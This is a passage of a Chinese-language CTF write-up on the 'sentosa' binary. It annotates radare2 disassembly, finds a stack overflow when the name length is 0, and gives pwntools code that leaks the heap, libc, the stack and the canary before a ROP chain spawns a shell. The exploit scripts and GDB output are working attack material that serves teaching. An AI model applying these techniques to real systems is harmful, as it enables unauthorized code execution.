:      ; 0x12d4 ; "Input your project name: "
|      ||   0x00000d6a      lea r12, [rax + rdx + 5]
        ; r12 = &project[length+5]
|      ||   0x00000d6f      mov dword [rax], edx
        ; project->length = length
|      ||   0x00000d71      xor eax, eax
        ; eax = 0
```

```
|       ||   0x00000d73      rep stosq qword [rdi], rax
         ; 清空 buffer
|       ||   0x00000d76      xor edx, edx
         ; edx = 0
|       ||   0x00000d78      mov word [rdi], dx
         ; [rsp+0x10] = 0
|       ||   0x00000d7b      mov edi, 1
|       ||   0x00000d80      call sym.imp.__printf_chk
|       ||   0x00000d85      mov esi, dword [rsp + 0xc]
        ; [0xc:4]=0
|       ||   0x00000d89      mov rdi, r13
|       ||   0x00000d8c      call sub.read_bf0
         ; 调用函数 read_bf0(rsp+0x10, length) 读入 name
|       ||   0x00000d91      mov rax, qword [rsp + 0x6a]
         ; rax 存放 project
|       ||   0x00000d96      movsxd rdx, dword [rsp + 0xc]
        ; [0xc:4]=0
|       ||   0x00000d9b      mov rsi, r13
|       ||   0x00000d9e      lea rdi, [rax + 4]
|       ||   0x00000da2      call sym.imp.strncpy
         ; strncpy(project+4, name, length)，即将 name 复制到 proje
ct->name
|       ||   0x00000da7      lea rsi, str.Input_your_project_pric
e:      ; 0x12ee ; "Input your project price: "
|       ||   0x00000dae      mov edi, 1
|       ||   0x00000db3      mov dword [r12], 1
         ; project[length+5] = 1，即 project->check
|       ||   0x00000dbb      xor eax, eax
|       ||   0x00000dbd      call sym.imp.__printf_chk
|       ||   0x00000dc2      lea rsi, [r12 + 4]
         ; rsi = project[length+5 + 4]，即 project->price
|       ||   0x00000dc7      lea rdi, [0x00001309]
        ; "%d"
|       ||   0x00000dce      xor eax, eax
|       ||   0x00000dd0      call sym.imp.__isoc99_scanf
|       ||   0x00000dd5      lea rsi, str.Input_your_project_area
:       ; 0x130c ; "Input your project area: "
|       ||   0x00000ddc      mov edi, 1
|       ||   0x00000de1      xor eax, eax
|       ||   0x00000de3      call sym.imp.__printf_chk
```

```
|       ||   0x00000de8      lea rsi, [r12 + 8]
         ; rsi = project[length+5 + 8]，即 project->area
|       ||   0x00000ded      lea rdi, [0x00001309]
        ; "%d"
|       ||   0x00000df4      xor eax, eax
|       ||   0x00000df6      call sym.imp.__isoc99_scanf
|       ||   0x00000dfb      lea rsi, str.Input_your_project_capa
city:  ; 0x1326 ; "Input your project capacity: "
|       ||   0x00000e02      mov edi, 1
|       ||   0x00000e07      xor eax, eax
|       ||   0x00000e09      call sym.imp.__printf_chk
|       ||   0x00000e0e      lea rsi, [r12 + 0xc]
         ; rsi = project[length+5 + 12]，即 project->capacity
|       ||   0x00000e13      lea rdi, [0x00001309]
        ; "%d"
|       ||   0x00000e1a      xor eax, eax
|       ||   0x00000e1c      call sym.imp.__isoc99_scanf
|       ||   0x00000e21      mov rdx, qword [rsp + 0x6a]
         ; 取出 project
|       ||   0x00000e26      lea rax, [0x00202040]
|       ||   0x00000e2d      lea rsi, str.Your_project_is_No._d
        ; 0x1344 ; "Your project is No.%d\n"
|       ||   0x00000e34      mov edi, 1
|       ||   0x00000e39      mov qword [rax + rbp*8], rdx
         ; projects[i] = project，放到数组中
|       ||   0x00000e3d      mov edx, ebx
|       ||   0x00000e3f      xor eax, eax
|       ||   0x00000e41      call sym.imp.__printf_chk
|       ||   0x00000e46      add dword [0x002020c0], 1
         ; proj_num 加 1
|       ||    ; JMP XREF from 0x00000e7c (sub.There_are_too_much_p
rojects_ca0)
|       ||    ; JMP XREF from 0x00000e8c (sub.There_are_too_much_p
rojects_ca0)
|     ..---> 0x00000e4d      mov rax, qword [rsp + 0x78]
        ; [0x78:8]=0x400000003 ; 'x'
|     ::||   0x00000e52      xor rax, qword fs:[0x28]
|    ,=====< 0x00000e5b      jne 0xe8e
|    |::||   0x00000e5d      add rsp, 0x88
|    |::||   0x00000e64      pop rbx
```

```
|   |::||   0x00000e65      pop rbp
|   |::||   0x00000e66      pop r12
|   |::||   0x00000e68      pop r13
|   |::||   0x00000e6a      ret
    |::||   0x00000e6b      nop dword [rax + rax]
|   |::||   ; JMP XREF from 0x00000d3e (sub.There_are_too_much_p
rojects_ca0)
|   |::`--> 0x00000e70      lea rdi, str.Invalid_name_length
       ; 0x12bf ; "Invalid name length!"
|   |:: |   0x00000e77      call sym.imp.puts
       ; int puts(const char *s)
|   |`====< 0x00000e7c      jmp 0xe4d
    | : |   0x00000e7e      nop
|   | : |   ; JMP XREF from 0x00000ccd (sub.There_are_too_much_p
rojects_ca0)
|   | : `-> 0x00000e80      lea rdi, str.There_are_too_much_proj
ects   ; 0x12a2 ; "There are too much projects!"
|   | :     0x00000e87      call sym.imp.puts
       ; int puts(const char *s)
|   | `===< 0x00000e8c      jmp 0xe4d
|   |       ; JMP XREF from 0x00000e5b (sub.There_are_too_much_p
rojects_ca0)
\   `-----> 0x00000e8e      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
```

通过上面的分析可以得到 project 结构体和 projects 数组：

```
struct project {
    int length;
    char name[length];
    int check;
    int price;
    int area;
    int capacity;
} project;

struct project *projects[0x10];
```

projects 位于 `0x00202040`，proj_num 位于 `0x002020c0`。

用户输入的 length 必须小于 0x59，使用 malloc(length+0x15) 分配一块堆空间作为 project，然后调用 `read_buf0()` 读入 name 到栈上。读入 name 后将其复制到 project 中，然后将 check 置为 1，最后再依次读入 price、area 和 capacity。

程序自己实现的 `read_bf0()` 函数如下：

```
[0x00000a30]> pdf @ sub.read_bf0
/ (fcn) sub.read_bf0 148
|   sub.read_bf0 ();
|           ; var int local_0h @ rbp-0x0
|           ; CALL XREF from 0x00000d8c (sub.There_are_too_much_
projects_ca0)
|           0x00000bf0      push r14
|           0x00000bf2      push r13
|           0x00000bf4      push r12
|           0x00000bf6      push rbp
|           0x00000bf7      mov r12, rdi
        ; r12 存储 buffer 地址
|           0x00000bfa      push rbx
|           0x00000bfb      sub rsp, 0x10
|           0x00000bff      mov rax, qword fs:[0x28]
       ; [0x28:8]=0x2138 ; '('
|           0x00000c08      mov qword [rsp + 8], rax
|           0x00000c0d      xor eax, eax
|           0x00000c0f      sub esi, 1
        ; length 减 1
|       ,=< 0x00000c12      je 0xc8a
        ; length 等于 0 时跳转
|       |   0x00000c14      mov r13d, esi
        ; 否则继续
|       |   0x00000c17      mov rbp, rdi
        ; rbp 存储 buffer 地址
|       |   0x00000c1a      xor ebx, ebx
        ; 循环计算 i，初始化为 0
|       |   0x00000c1c      lea r14, [rsp + 7]
        ; 读入字符到 [rsp+7]
|      ,==< 0x00000c21      jmp 0xc37
       ||   0x00000c23      nop dword [rax + rax]
|      ||   ; JMP XREF from 0x00000c4f (sub.read_bf0)
|     .---> 0x00000c28      add ebx, 1
```

```
          ; i = i + 1
|       :||   0x00000c2b      mov byte [rbp], al
          ; 将字符放到 [rbp]
|       :||   0x00000c2e      add rbp, 1
          ; rbp = rbp + 1
|       :||   0x00000c32      cmp ebx, r13d
|      ,====< 0x00000c35      je 0xc80
          ; i 等于 length 时跳转
|      |:||   ; JMP XREF from 0x00000c21 (sub.read_bf0)
|      |:`--> 0x00000c37      xor edi, edi
          ; i 不等于 length 时循环继续
|      |: |   0x00000c39      xor eax, eax
|      |: |   0x00000c3b      mov edx, 1
|      |: |   0x00000c40      mov rsi, r14
|      |: |   0x00000c43      call sym.imp.read
          ; read(0, rsp+7, 1) 每次读入一个字节
|      |: |   0x00000c48      movzx eax, byte [rsp + 7]
         ; [0x7:1]=0
|      |: |   0x00000c4d      cmp al, 0xa
          ; 判断是否为 '\n'
|      |`===< 0x00000c4f      jne 0xc28
          ; 不是 '\n' 时循环继续
|      |  |   0x00000c51      movsxd rbx, ebx
          ; 否则 rbx = i
|      |  |   0x00000c54      mov byte [r12 + rbx], 0
          ; buffer[i] = 0，即末尾加 '\x00'
|      |  |   ; JMP XREF from 0x00000c88 (sub.read_bf0)
|      | .--> 0x00000c59      mov rax, qword [rsp + 8]
         ; [0x8:8]=0
|      | :|   0x00000c5e      xor rax, qword fs:[0x28]
|      |,===< 0x00000c67      jne 0xc8e
|      ||:|   0x00000c69      add rsp, 0x10
|      ||:|   0x00000c6d      pop rbx
|      ||:|   0x00000c6e      pop rbp
|      ||:|   0x00000c6f      pop r12
|      ||:|   0x00000c71      pop r13
|      ||:|   0x00000c73      pop r14
|      ||:|   0x00000c75      ret
       ||:|   0x00000c76      nop word cs:[rax + rax]
|      ||:|   ; JMP XREF from 0x00000c35 (sub.read_bf0)
```

```
|     `----> 0x00000c80      movsxd rbx, ebx
|      |:|   ; JMP XREF from 0x00000c8c (sub.read_bf0)
|     .----> 0x00000c83      mov byte [r12 + rbx], 0
|     :|`==< 0x00000c88      jmp 0xc59
|     :| |   ; JMP XREF from 0x00000c12 (sub.read_bf0)
|     :| `-> 0x00000c8a      xor ebx, ebx
|     `====< 0x00000c8c      jmp 0xc83
|      |     ; JMP XREF from 0x00000c67 (sub.read_bf0)
\      `---> 0x00000c8e      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
```

正如我们一开始猜测的，这个函数是有问题的，如果输入 0 作为 length，则 length-1（能读入的实际长度）后得到一个负数，在循环判断时，负数永远不会等于一个正数，于是将读入任意长度的字符串（以 `\n` 结尾），造成缓冲区溢出。

字符串末尾会被加上 `\x00`，且开启了 Canary，暂时还没想到如何利用，继续往下看。另外特别注意 malloc 后得到的 project 的地址存放在 `rsp + 0x6a` 的位置。

View all projects

```
[0x00000a30]> pdf @ sub.Project:__s_ea0
/ (fcn) sub.Project:__s_ea0 191
|   sub.Project:__s_ea0 (int arg_4h, int arg_8h, int arg_ch);
|           ; arg int arg_4h @ rbp+0x4
|           ; arg int arg_8h @ rbp+0x8
|           ; arg int arg_ch @ rbp+0xc
|           ; CALL XREF from 0x00001102 (sub.__isoc99_scanf_80 +
 130)
|           0x00000ea0      push r12
|           0x00000ea2      push rbp
|           0x00000ea3      lea r12, [0x002020c0]
        ; 取出 &proj_num
|           0x00000eaa      push rbx
|           0x00000eab      lea rbx, [0x00202040]
        ; 取出 &projects
|           0x00000eb2      sub rsp, 0x10
|           0x00000eb6      mov rax, qword fs:[0x28]
       ; [0x28:8]=0x2138 ; '('
```

```
|           0x00000ebf      mov qword [rsp + 8], rax
|           0x00000ec4      xor eax, eax
|           0x00000ec6      nop word cs:[rax + rax]
|           ; JMP XREF from 0x00000f3f (sub.Project:__s_ea0)
|       .-> 0x00000ed0      mov rdx, qword [rbx]
        ; 取出此时开头的 project
|       :   0x00000ed3      test rdx, rdx
|      ,==< 0x00000ed6      je 0xf38
        ; 该 project 为 0 时跳转
|      |:   0x00000ed8      mov eax, dword [rdx]
|      |:   0x00000eda      lea rsi, str.Project:__s
       ; 0x1362 ; "Project: %s\n"
|      |:   0x00000ee1      mov edi, 1
|      |:   0x00000ee6      lea rbp, [rdx + rax + 5]
        ; rbp = project->check
|      |:   0x00000eeb      add rdx, 4
        ; rdx = project->name
|      |:   0x00000eef      xor eax, eax
|      |:   0x00000ef1      call sym.imp.__printf_chk
        ; 打印出 project->name
|      |:   0x00000ef6      mov edx, dword [arg_4h]
        ; rdx = project->price
|      |:   0x00000ef9      lea rsi, str.Price:__d
       ; 0x136f ; "Price: %d\n"
|      |:   0x00000f00      mov edi, 1
|      |:   0x00000f05      xor eax, eax
|      |:   0x00000f07      call sym.imp.__printf_chk
        ; 打印出 project->price
|      |:   0x00000f0c      mov edx, dword [arg_8h]
        ; rdx = project->area
|      |:   0x00000f0f      lea rsi, str.Area:__d
       ; 0x137a ; "Area: %d\n"
|      |:   0x00000f16      mov edi, 1
|      |:   0x00000f1b      xor eax, eax
|      |:   0x00000f1d      call sym.imp.__printf_chk
        ; 打印出 project->area
|      |:   0x00000f22      mov edx, dword [arg_ch]
        ; rdx = project->capacity
|      |:   0x00000f25      lea rsi, str.Capacity:__d
       ; 0x1384 ; "Capacity: %d\n"
```

```
|       |:   0x00000f2c      mov edi, 1
|       |:   0x00000f31      xor eax, eax
|       |:   0x00000f33      call sym.imp.__printf_chk
         ; 打印出 project->capacity
|       |:   ; JMP XREF from 0x00000ed6 (sub.Project:__s_ea0)
|       `--> 0x00000f38      add rbx, 8
         ; rbx += 8，即 projects 向后移一个
|        :   0x00000f3c      cmp rbx, r12
|        `=< 0x00000f3f      jne 0xed0
         ; &projects 不等于 &proj_num 时循环继续
|            0x00000f41      mov rax, qword [rsp + 8]
        ; [0x8:8]=0
|            0x00000f46      xor rax, qword fs:[0x28]
|        ,=< 0x00000f4f      jne 0xf5a
|        |   0x00000f51      add rsp, 0x10
|        |   0x00000f55      pop rbx
|        |   0x00000f56      pop rbp
|        |   0x00000f57      pop r12
|        |   0x00000f59      ret
|        |   ; JMP XREF from 0x00000f4f (sub.Project:__s_ea0)
\        `-> 0x00000f5a      call sym.imp.__stack_chk_fail
        ; void __stack_chk_fail(void)
```

该函数用于打印出所有存在的 project 的信息。

Cancel a project

```
[0x00000a30]> pdf @ sub.There_are_no_project_to_cancel_f60
/ (fcn) sub.There_are_no_project_to_cancel_f60 207
|   sub.There_are_no_project_to_cancel_f60 ();
|           ; CALL XREF from 0x000010e2 (sub.__isoc99_scanf_80 +
 98)
|           0x00000f60      push rbx
|           0x00000f61      sub rsp, 0x10
|           0x00000f65      mov rax, qword fs:[0x28]
        ; [0x28:8]=0x2138 ; '('
|           0x00000f6e      mov qword [rsp + 8], rax
|           0x00000f73      xor eax, eax
|           0x00000f75      mov eax, dword [0x002020c0]
```

```
        ; 取出 proj_num
|           0x00000f7b      test eax, eax
|       ,=< 0x00000f7d      jle 0x1010
        ; proj_num 小于等于 0 时跳转
|       |   0x00000f83      lea rsi, str.Input_your_projects_num
ber:   ; 0x1392 ; "Input your projects number: "
|       |   0x00000f8a      mov edi, 1
|       |   0x00000f8f      xor eax, eax
|       |   0x00000f91      call sym.imp.__printf_chk
|       |   0x00000f96      lea rsi, [rsp + 4]
|       |   0x00000f9b      lea rdi, [0x00001309]
       ; "%d"
|       |   0x00000fa2      xor eax, eax
|       |   0x00000fa4      call sym.imp.__isoc99_scanf
        ; 读入 i 到 rsp+4
|       |   0x00000fa9      movsxd rax, dword [rsp + 4]
       ; [0x4:4]=0x10102
|       |   0x00000fae      cmp eax, 0xf
|      ,==< 0x00000fb1      ja 0x1000
        ; i 大于 0xf 时函数返回
|      ||   0x00000fb3      lea rbx, [0x00202040]
        ; 取出 &projects
|      ||   0x00000fba      mov rdi, qword [rbx + rax*8]
        ; 取出 projects[i]
|      ||   0x00000fbe      test rdi, rdi
|     ,===< 0x00000fc1      je 0x1000
        ; projects[i] 为 0 时函数返回
|     |||   0x00000fc3      mov eax, dword [rdi]
|     |||   0x00000fc5      cmp dword [rdi + rax + 5], 1
        ; 检查 projects[i]->check 是否为 1
|    ,====< 0x00000fca      jne 0x1023
        ; 不为 1 时程序结束
|    ||||   0x00000fcc      call sym.imp.free
        ; free(projects[i]) 释放 project
|    ||||   0x00000fd1      movsxd rax, dword [rsp + 4]
       ; [0x4:4]=0x10102
|    ||||   0x00000fd6      sub dword [0x002020c0], 1
        ; proj_num 减 1
|    ||||   0x00000fdd      mov qword [rbx + rax*8], 0
        ; projects[i] = 0 将其置 0
```

```
|    ||||   ; JMP XREF from 0x0000100c (sub.There_are_no_project
_to_cancel_f60)
|    ||||   ; JMP XREF from 0x0000101c (sub.There_are_no_project
_to_cancel_f60)
|  ..-----> 0x00000fe5      mov rax, qword [rsp + 8]
       ; [0x8:8]=0
|  ::||||   0x00000fea      xor rax, qword fs:[0x28]
| ,=======< 0x00000ff3      jne 0x101e
| |::||||   0x00000ff5      add rsp, 0x10
| |::||||   0x00000ff9      pop rbx
| |::||||   0x00000ffa      ret
  |::||||   0x00000ffb      nop dword [rax + rax]
| |::||||   ; JMP XREF from 0x00000fb1 (sub.There_are_no_project
_to_cancel_f60)
| |::||||   ; JMP XREF from 0x00000fc1 (sub.There_are_no_project
_to_cancel_f60)
| |::|``--> 0x00001000      lea rdi, str.Invalid_number
       ; 0x13af ; "Invalid number!"
| |::|  |   0x00001007      call sym.imp.puts
       ; int puts(const char *s)
| |`======< 0x0000100c      jmp 0xfe5
  | :|  |   0x0000100e      nop
| | :|  |   ; JMP XREF from 0x00000f7d (sub.There_are_no_project
_to_cancel_f60)
| | :|  `-> 0x00001010      lea rdi, str.There_are_no_project_to
_cancel ; 0x1218 ; "There are no project to cancel!"
| | :|      0x00001017      call sym.imp.puts
       ; int puts(const char *s)
| | `=====< 0x0000101c      jmp 0xfe5
| |  |      ; JMP XREF from 0x00000ff3 (sub.There_are_no_project
_to_cancel_f60)
| `-------> 0x0000101e      call sym.imp.__stack_chk_fail
       ; void __stack_chk_fail(void)
|    |      ; JMP XREF from 0x00000fca (sub.There_are_no_project
_to_cancel_f60)
|    `----> 0x00001023      lea rdi, str.Corrupted_project
       ; 0x13bf ; "Corrupted project!"
|           0x0000102a      call sym.imp.puts
       ; int puts(const char *s)
|           0x0000102f      xor edi, edi
```

```
\           0x00001031      call sym.imp.exit
       ; void exit(int status)
```

该函数首先检查 project->check 是否被修改（不等于1），如果没有则释放该 project，并将 projects[i] 置 0。否则程序退出。这个函数似乎没有悬指针之类的问题。

漏洞利用

总结一下，就是在 `read_bf0()` 函数中存在一个栈溢出漏洞。

我们来看一下 `read_bf0()` 函数中的内存布局，假设分配一个这样的 project：

```
start_proj(0x4f, "A"*(0x4f-1), 2, 3, 4)
```

```
gdb-peda$ x/22gx $rsp
0x7fffffffec70:	0x00007ffff7dd3780	0x0000004ff7b046e0
0x7fffffffec80:	0x4141414141414141	0x4141414141414141  <--
 name
0x7fffffffec90:	0x4141414141414141	0x4141414141414141
0x7fffffffeca0:	0x4141414141414141	0x4141414141414141
0x7fffffffecb0:	0x4141414141414141	0x4141414141414141
0x7fffffffecc0:	0x4141414141414141	0x0000414141414141
0x7fffffffecd0:	0x0000000000000000	0x5555557570100000  <--
 project address
0x7fffffffece0:	0x0000000000000000	0x38a9eb4968c1da00  <--
 canary
0x7fffffffecf0:	0x000055555555529a	0x00005555555553f8
0x7fffffffed00:	0x00007fffffffed24	0x0000555555554a30
0x7fffffffed10:	0x00007fffffffee40	0x0000555555555117  <--
 return address
gdb-peda$ x/g $rsp+0x6a
0x7fffffffecda:	0x0000555555757010  <-- project address
gdb-peda$ x/18gx *(void **)($rsp+0x6a)-0x10
0x555555757000:	0x0000000000000000	0x0000000000000071  <--
 project chunk
0x555555757010:	0x414141410000004f	0x4141414141414141  <--
```

```
 length  <-- name
0x555555757020:    0x4141414141414141    0x4141414141414141
0x555555757030:    0x4141414141414141    0x4141414141414141
0x555555757040:    0x4141414141414141    0x4141414141414141
0x555555757050:    0x4141414141414141    0x4141414141414141
0x555555757060:    0x0000000100004141    0x0000000300000002  <--
 check   <-- price, area
0x555555757070:    0x0000000000000004    0x0000000000020f91  <--
 capacity    <-- top chunk
0x555555757080:    0x0000000000000000    0x0000000000000000
gdb-peda$ x/18gx 0x555555756040
0x555555756040:    0x0000555555757010    0x0000000000000000  <--
 projects
0x555555756050:    0x0000000000000000    0x0000000000000000
0x555555756060:    0x0000000000000000    0x0000000000000000
0x555555756070:    0x0000000000000000    0x0000000000000000
0x555555756080:    0x0000000000000000    0x0000000000000000
0x555555756090:    0x0000000000000000    0x0000000000000000
0x5555557560a0:    0x0000000000000000    0x0000000000000000
0x5555557560b0:    0x0000000000000000    0x0000000000000000
0x5555557560c0:    0x0000000000000001    0x0000000000000000  <--
 proj_num
```

所以其实在覆盖到 Canary 之前，我们是有一个 project 地址可以覆盖的，但由于 `read_bf0()` 会在字符串末尾加 `"\x00"`，所以我们只能够将地址的低位覆盖为 `"\x00"`。在新增 project 过程的最后，会将 project address 放到数组 projects 中，所以我们可以将覆盖后的 project address 放进数组。然后利用 View 的功能就可以打印出内容。

另外我们应该注意的是上面的 project address 是最后一次 malloc 返回的地址，即最后添加的 project 的 address。在上面的例子中，如果我们将 project address 覆盖掉，则它指向了 project 的 chunk 头。所以我们可以将其指向一个被释放的 fastbin，它的 fd 指针指向了 heap 上的一个地址，只要将其打印出来就可以通过计算得到 heap 基址。

得到了 heap 基址后，我们就可以将 project address 修改为任意的堆地址，从而读取任意信息。所以下一步我们从堆里得到 libc 地址，接着通过 libc 的 `__environ` 符号得到 stack 地址，最后就可以从栈上得到 Canary。构造 ROP 得到 shell。

leak heap

```
def leak_heap():
    global heap_base

    start_proj(0, 'A', 1, 1, 1)          # 0
    start_proj(0, 'A'*0x5a, 1, 1, 1)     # 1
    start_proj(0, 'A', 1, 1, 1)          # 2
    cancel_proj(2)
    cancel_proj(0)
    view_proj()
    io.recvuntil("Capacity: ")
    leak = int(io.recvline()[:-1], 10) & 0xffffffff
    heap_base = (0x55<<40) + (leak<<8)      # 0x55 or 0x56
    log.info("libc base: 0x%x" % heap_base)
```

首先分配 3 个 fast chunk，其中第 2 个利用栈溢出修改 project address，使其指向第 chunk 0。然后依次释放掉 chunk 2 和 chunk 0，此时 chunk 0 的 fd 指向了 chunk 2：

```
gdb-peda$ x/18gx 0x555555756040
0x555555756040:    0x0000000000000000    0x0000555555757000  <--
 projects
0x555555756050:    0x0000000000000000    0x0000000000000000
0x555555756060:    0x0000000000000000    0x0000000000000000
0x555555756070:    0x0000000000000000    0x0000000000000000
0x555555756080:    0x0000000000000000    0x0000000000000000
0x555555756090:    0x0000000000000000    0x0000000000000000
0x5555557560a0:    0x0000000000000000    0x0000000000000000
0x5555557560b0:    0x0000000000000000    0x0000000000000000
0x5555557560c0:    0x0000000000000001    0x0000000000000000  <--
 proj_num
gdb-peda$ x/16gx 0x555555757010-0x10
0x555555757000:    0x0000000000000000    0x0000000000000021  <--
 chunk 0 [be freed]
0x555555757010:    0x0000555555757040    0x0000010000000100
 <-- fd pointer
0x555555757020:    0x0000000000000100    0x0000000000000021  <--
 chunk 1
0x555555757030:    0x0000010000000000    0x0000010000000100
0x555555757040:    0x0000000000000100    0x0000000000000021  <--
 chunk 2 [be freed]
0x555555757050:    0x0000000000000000    0x0000010000000100
0x555555757060:    0x0000000000000100    0x0000000000020fa1  <--
 top chunk
0x555555757070:    0x0000000000000000    0x0000000000000000
```

然后 View 打印出来就得到了 heap 基址。这种构造方法还是有一点问题的，不能打印出最高位的 `0x55` ，但我们知道这个值相对固定，所以直接加上就可以了。

leak libc

```
def leak_libc():
    global libc_base

    start_proj(0xf, 'A', 0xd1, 0, 0x64)                          # 0
    start_proj(0x50, '\x01', 1, 1, 1)                            # 2
    start_proj(0x50, 'A'*0x44+'\x21', 1, 1, 1)                   # 3
    start_proj(0, 'A'*0x5a + p64(heap_base+0x90), 1, 1, 1)  # 4
    start_proj(0, 'A'*0x5a + p64(heap_base+0x8b), 1, 1, 1)  # 5
    cancel_proj(4)

    view_proj()
    for i in range(5):
        io.recvuntil("Area: ")
    leak_low = int(io.recvline()[:-1], 10) & 0xffffffff
    io.recvuntil("Capacity: ")
    leak_high = int(io.recvline()[:-1], 10) & 0xffff
    libc_base = leak_low + (leak_high<<32) - 0x3c3b78

    log.info("libc base: 0x%x" % libc_base)
```

由于我们不能直接分配一个 small chunk，所以需要构造一个 fake chunk。利用栈溢出修改 project address 可以做到这一点。另外还需要满足 libc free 的检查，还有 Cancel 过程中的 check。

首先分配 5 个 project，其中最后两个利用漏洞修改了 project address，使其指向 fake chunk。此时内存布局如下：

```
gdb-peda$ x/18gx 0x555555756040
0x555555756040:    0x0000555555757070    0x0000555555757000  <--
 projects
0x555555756050:    0x00005555557570a0    0x0000555555757110
0x555555756060:    0x0000555555757090    0x000055555575708b
0x555555756070:    0x0000000000000000    0x0000000000000000
0x555555756080:    0x0000000000000000    0x0000000000000000
0x555555756090:    0x0000000000000000    0x0000000000000000
0x5555557560a0:    0x0000000000000000    0x0000000000000000
0x5555557560b0:    0x0000000000000000    0x0000000000000000
0x5555557560c0:    0x0000000000000006    0x0000000000000000  <--
 proj_num
```

```
gdb-peda$ x/50gx 0x555555757010-0x10
0x555555757000:    0x0000000000000000    0x0000000000000021  <--
 chunk 1
0x555555757010:    0x0000015500000000    0x0000010000000100
0x555555757020:    0x0000000000000100    0x0000000000000021
0x555555757030:    0x0000010000000000    0x0000010000000100
0x555555757040:    0x0000000000000100    0x0000000000000021
0x555555757050:    0x0000010000000000    0x0000010000000100
0x555555757060:    0x0000000000000100    0x0000000000000031  <--
 chunk 0
0x555555757070:    0x000000410000000f    0x0000000000000000
0x555555757080:    0x0000000100000000    0x00000000000000d1  <--
 fake chunk (chunk 4)
0x555555757090:    0x0000000000000064    0x0000000000000071  <--
 chunk 2
0x5555557570a0:    0x0000000100000050    0x0000000000000000
0x5555557570b0:    0x0000000000000000    0x0000000000000000
0x5555557570c0:    0x0000000000000000    0x0000000000000000
0x5555557570d0:    0x0000000000000000    0x0000000000000000
0x5555557570e0:    0x0000000000000000    0x0000000000000000
0x5555557570f0:    0x0000010000000000    0x0000010000000100
0x555555757100:    0x0000000000000100    0x0000000000000071  <--
 chunk 3
0x555555757110:    0x4141414100000050    0x4141414141414141
0x555555757120:    0x4141414141414141    0x4141414141414141
0x555555757130:    0x4141414141414141    0x4141414141414141
0x555555757140:    0x4141414141414141    0x4141414141414141
0x555555757150:    0x4141414141414141    0x0000000000000021  <--
 fake chunk (0xd0+0x80=0x150)
0x555555757160:    0x0000010000000000    0x0000010000000100
0x555555757170:    0x0000000000000100    0x0000000000020e91  <--
 top chunk
0x555555757180:    0x0000000000000000    0x0000000000000000
```

释放掉 chunk 4，此时它将被放进 unsorted bin，其 fd, bk 指针指向 libc：

```
gdb-peda$ x/50gx 0x555555757010-0x10
0x555555757000:    0x0000000000000000    0x0000000000000021
0x555555757010:    0x0000015500000000    0x0000010000000100
0x555555757020:    0x0000000000000100    0x0000000000000021
0x555555757030:    0x0000010000000000    0x0000010000000100
0x555555757040:    0x0000000000000100    0x0000000000000021
0x555555757050:    0x0000010000000000    0x0000010000000100
0x555555757060:    0x0000000000000100    0x0000000000000031
0x555555757070:    0x000000410000000f    0x0000000000000000
0x555555757080:    0x0000000100000000    0x00000000000000d1
0x555555757090:    0x00007ffff7dd1b78    0x00007ffff7dd1b78  <--
 fd, bk pointer
0x5555557570a0:    0x0000000100000050    0x0000000000000000
0x5555557570b0:    0x0000000000000000    0x0000000000000000
0x5555557570c0:    0x0000000000000000    0x0000000000000000
0x5555557570d0:    0x0000000000000000    0x0000000000000000
0x5555557570e0:    0x0000000000000000    0x0000000000000000
0x5555557570f0:    0x0000010000000000    0x0000010000000100
0x555555757100:    0x0000000000000100    0x0000000000000071
0x555555757110:    0x4141414100000050    0x4141414141414141
0x555555757120:    0x4141414141414141    0x4141414141414141
0x555555757130:    0x4141414141414141    0x4141414141414141
0x555555757140:    0x4141414141414141    0x4141414141414141
0x555555757150:    0x00000000000000d0    0x0000000000000020
0x555555757160:    0x0000010000000000    0x0000010000000100
0x555555757170:    0x0000000000000100    0x0000000000020e91
0x555555757180:    0x0000000000000000    0x0000000000000000
```

将它打印出来即可得到 libc 的基址。

leak stack and canary

```
def leak_stack_canary():
    global canary

    environ_addr = libc.symbols['__environ'] + libc_base
    log.info("__environ address: 0x%x" % environ_addr)

    start_proj(0, 'A'*0x5a + p64(environ_addr - 9) , 1, 1, 1)
# 4

    view_proj()
    for i in range(5):
        io.recvuntil("Price: ")
    leak_low = int(io.recvline()[:-1], 10) & 0xffffffff
    io.recvuntil("Area: ")
    leak_high = int(io.recvline()[:-1], 10) & 0xffff
    stack_addr = leak_low + (leak_high<<32)
    canary_addr = stack_addr - 0x130

    log.info("stack address: 0x%x" % stack_addr)
    log.info("canary address: 0x%x" % canary_addr)

    start_proj(0, 'A'*0x5a + p64(canary_addr - 3), 1, 1, 1)
# 6

    view_proj()
    for i in range(7):
        io.recvuntil("Project: ")
    canary = (u64(io.recvline()[:-1] + "\x00"))<<8

    log.info("canary: 0x%x" % canary)
```

通过 libc 地址计算出 `__environ` 的地址，构造 project 并打印出来得到其指向的 stack 地址。然后通过偏移计算得到 canary 地址，同样的方法构造 project，得到 canary。

pwn

```
def pwn():
    pop_rdi_ret = libc_base + 0x21102
    bin_sh = libc_base + next(libc.search('/bin/sh\x00'))
    system_addr = libc_base + libc.symbols['system']

    payload  = "A" * 0x68
    payload += p64(canary)      # canary
    payload += "A" * 0x28
    payload += p64(pop_rdi_ret) # return address
    payload += p64(bin_sh)
    payload += p64(system_addr) # system("/bin/sh")

    start_proj(0, payload, 1, 1, 1)

    io.interactive()
```

最后我们就可以构造 ROP 得到 shell 了。

```
gdb-peda$ x/24gx $rsp
0x7fffffffec70:    0x00007ffff7dd3780    0x00000000f7b046e0
0x7fffffffec80:    0x4141414141414141    0x4141414141414141
0x7fffffffec90:    0x4141414141414141    0x4141414141414141
0x7fffffffeca0:    0x4141414141414141    0x4141414141414141
0x7fffffffecb0:    0x4141414141414141    0x4141414141414141
0x7fffffffecc0:    0x4141414141414141    0x4141414141414141
0x7fffffffecd0:    0x4141414141414141    0x4141414141414141
0x7fffffffece0:    0x4141414141414141    0xa078057095c7cf00  <--
 canary
0x7fffffffecf0:    0x4141414141414141    0x4141414141414141
0x7fffffffed00:    0x4141414141414141    0x4141414141414141
0x7fffffffed10:    0x4141414141414141    0x00007ffff7a2f102  <--
 pop rdi; ret
0x7fffffffed20:    0x00007ffff7b9a177    0x00007ffff7a53390  <--
 "/bin/sh"   <-- system
```

开启 ASLR。Bingo!!!

```
$ python exp.py
[+] Starting local process './sentosa': pid 11161
[*] heap base: 0x556cac880000
[*] libc base: 0x7fd37c2a7000
[*] __environ address: 0x7fd37c66cf38
[*] stack address: 0x7ffcdd2ae7c8
[*] canary address: 0x7ffcdd2ae698
[*] canary: 0x307ea32507776d00
[*] Switching to interactive mode
Your project is No.7
$ whoami
